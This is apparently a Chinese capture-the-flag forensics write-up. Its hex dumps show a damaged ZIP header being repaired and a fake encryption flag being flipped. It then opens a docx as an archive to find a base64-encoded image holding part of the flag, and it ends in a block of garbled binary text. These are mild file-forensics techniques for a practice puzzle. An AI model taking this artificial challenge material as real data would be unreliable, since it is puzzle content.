
拿到文件word，拖进winhex



```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   ANSI ASCII
00000000  50 4B 14 00 00 08 08 00  83 6E A2 4E 17 D6 36 DA   PK      fn¢N Ö6Ú
00000010  51 C4 00 00 8A D5 00 00  17 00 00 00 E5 8E 89 E5   QÄ  ŠÕ      åŽ‰å
00000020  AE B3 E4 BA 86 E6 88 91  E7 9A 84 E5 93 A5 2E 64   ®³äº†æˆ'çš„å"¥.d
00000030  6F 63 78 EC FB 77 58 13  6F D7 3F 8A 06 51 50 14   ocxìûwX o×?Š QP
00000040  B1 D1 41 50 40 90 16 5A  E8 C5 D0 42 80 D0 21 10   ±ÑAP@  ZèÅÐB€Ð!
00000050  9A D4 90 84 10 7A 0A 4D  45 E9 45 40 40 11 41 05   šÔ „ z MEéE@@ A
00000060  A4 83 48 93 DE 9B 08 28  55 7A EF 35 52 8C D4 C3   ¤ƒH"Þ› (Uzï5RŒÔÃ
00000070  F7 79 DF F7 F9 D5 7D CE  DE FB FC 75 AE B3 D7 35   ÷yß÷ùÕ}ÎÞûüu®³×5
00000080  2B 99 CC DC B3 66 AD 7B  56 F9 AC 99 8C 81 0E F5   +™ÌÜ³f-{Vù¬™Œ  õ
00000090  C5 3B 00 1A C0 65 00 00  70 0F E0 9B 3C DB 87 A5   Å;  Àe  p à›<Û‡¥
000000A0  02 00 DA 2F 00 00 37 00  97 A9 1C 71 0E 06 9E 38     Ú/  7 —© q  ž8
000000B0  77 2F A0 9D BB BB 28 01  EB CA FD F1 22 95 C0 7B   w/  »»( ëÊýñ"•À{
000000C0  C0 F9 88 FF FF A6 54 A3  6E BD 16 B1 1B B5 3C 64   Àùˆÿÿ¦T£n½ ± µ<d
000000D0  06 C3 AD C1 2B B7 18 F3  2A 8A 0C 84 5A 9F 42 B2    Ã-Á+· ó*Š „ZŸB²
000000E0  3E B9 57 6C C0 EC 67 7F  25 61 05 0F FF B8 A6 48   >¹WlÀìg %a  ÿ¸¦H
000000F0  DF 69 0A 4F F5 75 C6 43  4A 6F B7 CC 95 4A 8E 5E   ßi OõuÆCJo·Ì•JŽ^
00000100  57 1B EC ED DD F5 34 5A  60 45 AC BE AA E8 51 9C   W ìíÝõ4Z`E¬¾ªèQœ
00000110  36 FB 03 AF 24 32 25 7C  D6 66 41 7A A4 6D 8B 2F   6û ¯$2%|ÖfAz¤m‹/
00000120  5D 0D 24 52 AD CF 28 86  64 8A 3B F3 DA CD 2B E2   ] $R-Ï(†dŠ;óÚÍ+â
00000130  8C 7F 4B B6 7F 74 2D B9  ED A1 8A D5 79 37 F6 42   Œ K¶ t-¹í¡ŠÕy7öB
00000140  8F F7 D9 07 BB A2 A2 F2  D6 C4 04 2E CE B1 D6 A2    ÷Ù »¢¢òÖÄ .Î±Ö¢
00000150  48 FB 6F 3B 92 1F 4C 73  8A 8E 05 5E 33 44 94 5A   Hûo;' LsŠŽ ^3D"Z
00000160  1F 16 E7 78 7E F9 C3 6C  9B 5F C7 AF 74 9D D1 77     çx~ùÃl›_Ç¯t Ñw
00000170  2A EC F9 71 D5 B4 D4 ED  45 23 5A 57 C7 0F 9E D0   *ìùqÕ´ÔíE#ZWÇ žÐ
00000180  D7 DA F8 CE 6E F6 39 C8  45 CC CF C7 0B 7C 9F 3F   ×ÚøÎnö9ÈEÌÏÇ |Ÿ?
00000190  3C 91 61 36 59 B8 74 FE  ED 24 F4 EC 65 F8 85 8D   <'a6Y¸tþí$ôìeø…
000001A0  D0 DE 1B 13 44 5C D9 9D  F0 67 8B FA 08 1A 66 EB   ÐÞ  D\Ù ðg‹ú  fë
000001B0  77 5F 92 83 C7 0B A6 69  7C 95 2F 78 37 D1 2C 42   w_'ƒÇ ¦i|•/x7Ñ,B
000001C0  7E A0 A6 D7 D3 D5 08 83  BE EE E2 77 16 04 C3 1E   ~ ¦×ÓÕ ƒ¾îâw  Ã
000001D0  5C 9E BE 5B 18 7D 59 DA  88 C5 AA 7F B3 96 E9 C1   \ž¾[ }YÚˆÅª ³–éÁ
000001E0  FD CF B8 0B 49 45 BB CD  F1 1C EC 42 FD 7E B1 96   ýÏ¸ IE»Íñ ìBý~±–
000001F0  B6 55 A6 5C 2D 1E 8B FC  44 DF B9 B7 7A 9B ED 57   ¶U¦\- ‹üDß¹·z›íW
00000200  E5 08 7F 13 42 E9 4B 72  3A 4F 5C 1E F3 CE 3C 3D   å   BéKr:O\ óÎ<=
00000210  D5 14 AB 93 DF 1C A3 19  42 2D E1 33 62 B7 7D 08   Õ «"ß £ B-á3b·}
00000220  49 B5 A9 7A 74 87 D7 89  EF 64 AB 49 FE C0 E3 AB   Iµ©zt‡×‰ïd«IþÀã«
```


文件头为`504B`，猜测为压缩数据，并且`504b`和`1400`之间还有`0304`，否则打开会报错文件损坏

修复好文件头之后再次打开解压，提示输入解压密码，猜测是伪加密，找到文件尾部的压缩数据标识，将加密标识位9改为0




```
word
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   ANSI ASCII
0000C320  3D F2 BB 8A 07 C2 82 68  A0 72 A1 C2 E8 5F BC 4C  =ò»Š Â‚h r¡Âè_¼L
0000C330  B4 90 35 DE 0F C3 0F 30  F9 D8 2E 08 D5 EB 75 B7  ´ 5Þ Ã 0ùØ. Õëu·
0000C340  6D B1 33 B4 05 6E FE CB  C4 04 02 A6 05 FC 4B 43  m±3´ nþËÄ   ¦ üKC
0000C350  5C 92 B7 A7 AC 3F 65 83  9F 8A 80 F8 DF 1A E7 D3  \’·§¬?eƒŸŠ€øß çÓ
0000C360  1C 92 73 B0 B5 73 A4 D7  B7 B3 FB 63 31 FB 33 BA   ’s°µs¤×·³ûc1û3º
0000C370  7C 81 1D D3 ED 13 FD 08  FC 77 37 90 7F 51 3E F0  |   Óí ý üw7  Q>ð
0000C380  BF A1 0D 6D 1D 8C FF 0A  BE 20 41 7B 7D 01 0A 00  ¿¡ m Œÿ ¾ A{}
0000C390  84 21 FE 19 AE 00 F6 0F  7B F7 DF 0D B2 FF 56 F7  „!þ ® ö {÷ß ²ÿV÷
0000C3A0  67 4D 2C C1 CF 72 EA 21  00 00 E4 FF 80 DB 41 FF  gM,ÁÏrê!  äÿ€ÛAÿ
0000C3B0  03 6E F2 B9 1E 2B E9 1B  58 FD 5B F1 D0 FF 48 43   nò¹ +é Xý[ñÐÿHC
0000C3C0  08 70 3C 38 15 3B 4D 05  00 FE 60 B4 FF C0 EF C2   p<8 ;M  þ`´ÿÀïÂ
0000C3D0  FE 87 53 B0 B9 B5 BE A9  31 23 9D 85 9D E9 1F 59  þ‡S°¹µ¾©1# … é Y
0000C3E0  F0 01 FE 27 4F 62 92 7F  C0 09 3E 19 B8 F8 2F FD  ð þ'Ob’ À > ¸ø/ý
0000C3F0  8A A1 FF 26 04 7C 1A 94  18 80 BA EB 92 E2 12 C0  Š¡ÿ& | ” €ºë’â À
0000C400  02 D0 50 57 29 51 F9 E7  77 B8 59 CE DF C2 7F 7E   ÐPW)Qùçw¸YÎßÂ ~
0000C410  CE 3F 3B DB FC 8B 84 7E  FE 85 EB CD 9F E1 7F 7E  Î?;Ûü‹„~þ…ëÍŸá ~
0000C420  4B FD 2F 92 68 F8 6F EF  AC FF 0C FE F3 29 D6 BF  Ký/’høoï¬ÿ þó)Ö¿
0000C430  C8 B4 E7 7F 38 D3 FA 73  16 7F DE C7 FC 8B 4A 86  È´ç 8Óús  ÞÇü‹J†
0000C440  FE 7A 57 F3 E7 1C FE D3  60 FF 77 02 1A F9 47 0E  þzWóç þÓ`ÿw  ùG
0000C450  FF 83 F9 FE E7 9C FE D3  60 FB 77 92 1C 03 00 FE  ÿƒùþçœþÓ`ûw’   þ
0000C460  C2 7C FB 73 06 FF B9 A2  FC 3B 9D 4C 02 00 FF B6  Â|ûs ÿ¹¢ü; L  ÿ¶
0000C470  BE C8 49 82 81 FF 11 0D  F7 F9 31 FF AC 37 CC EC  ¾ÈI‚ ÿ  ÷ù1ÿ¬7Ìì
0000C480  1F A1 FF 03 50 4B 01 02  3F 00 14 00 09 08 08 00   ¡ÿ PK  ?
0000C490  83 6E A2 4E 17 D6 36 DA  51 C4 00 00 8A D5 00 00  ƒn¢N Ö6ÚQÄ  ŠÕ
0000C4A0  17 00 24 00 00 00 00 00  00 00 20 00 00 00 00 00    $
0000C4B0  00 00 E5 8E 89 E5 AE B3  E4 BA 86 E6 88 91 E7 9A    åŽ‰å®³äº†æˆ‘çš
0000C4C0  84 E5 93 A5 2E 64 6F 63  78 0A 00 20 00 00 00 00  „å“¥.docx
0000C4D0  00 01 00 18 00 C4 34 4B  2B AB 00 D5 01 9F E1 6B       Ä4K+« Õ Ÿák
0000C4E0  EF AB 00 D5 01 71 F3 8E  30 A5 00 D5 01 50 4B 05  ï« Õ qóŽ0¥ Õ PK
0000C4F0  06 00 00 00 00 01 00 01  00 69 00 00 00 86 C4 00            i   †Ä
0000C500  00 00 00
```

解压得到一个doc文档




厉害了我的哥.docx

打开里面有张图片



图片直接保存下来是找不到什么的


因为office三件套本质上都是压缩数据，将后缀改为zip可看到里面的数据文件



名称	大小	压缩后大小	类型	安全	修改时间	CRC32	压
..(上层目录)							
docProps	1.43 KB	1 KB	文件夹				
word	87.71 KB	48.79 KB	文件夹				
_rels	1 KB	1 KB	文件夹				
[Content_Types].xml	1.33 KB	1 KB	XML 文件		1980-01-01 00:00:...	02A3A205	De

类型：ZIP，解压后大小：91.05 KB，压缩比：55.03%　　总计 1 个文件（1.33 KB，1,363 字节）


在`word/media/`目录下可以可以看到doc文档里的图片本体和一个word.xml




厉害了我的哥.zip\word\media

名称	大小	压缩后大小	类型	安全	修改时间	CRC32	压
..(上层目录)							
word.xml	2.45 KB	2.26 KB	XML 文件		2019-05-02 13:34:...	2DECB4D9	De
image1.jpg	38.48 KB	38.48 KB	JPG 文件		1980-01-01 00:00:...	48ECE673	St


在图片本体中可以看到藏了一段图片的base64，转为图片即为flag前半段



```
?巖?n  □#□撼R7(?3闅(焼~□鴂眇弁  竦?q□歐驴□a輥銇橼魂(鏀蜗  政?  笙<+獐赾??鴬x钝?□   达□遻:□X羡滟蚢-     □眲%撼KH"姑□2□1p敹鷂? 衕? 弊腓□  呵?y苡  卞X膝X坳超\橼.焝鹏
qk  □H恚欟?N?□C□□瘪.?鄭焜$? 椸?9  o鄂m_N   耵/□jCK]=罶d朵??瀆~?  □>   S割|雕秫M鰛强噝7脳?婞□□疃7语|檏h繁,qy  6?"X?)IU莩a嘿粺傈诚?€_□4燹酸當二□骞炵+;?>lS□i兔K柑蠹?
貼.文髒lH莨?欄荞x□?? 厷攝敲O□楮□?U畯撻鰦_簊塴挡□□瑫?霳?T执栽謦   b?伧纕 壹□鹈满M穵瞽铜槵艋XR   褉u□?8鲕     S<,?□瞜?)□? 壢?祀鷄.投|□狓銜悟X m橹? fi □b鸓o硃 688□??/
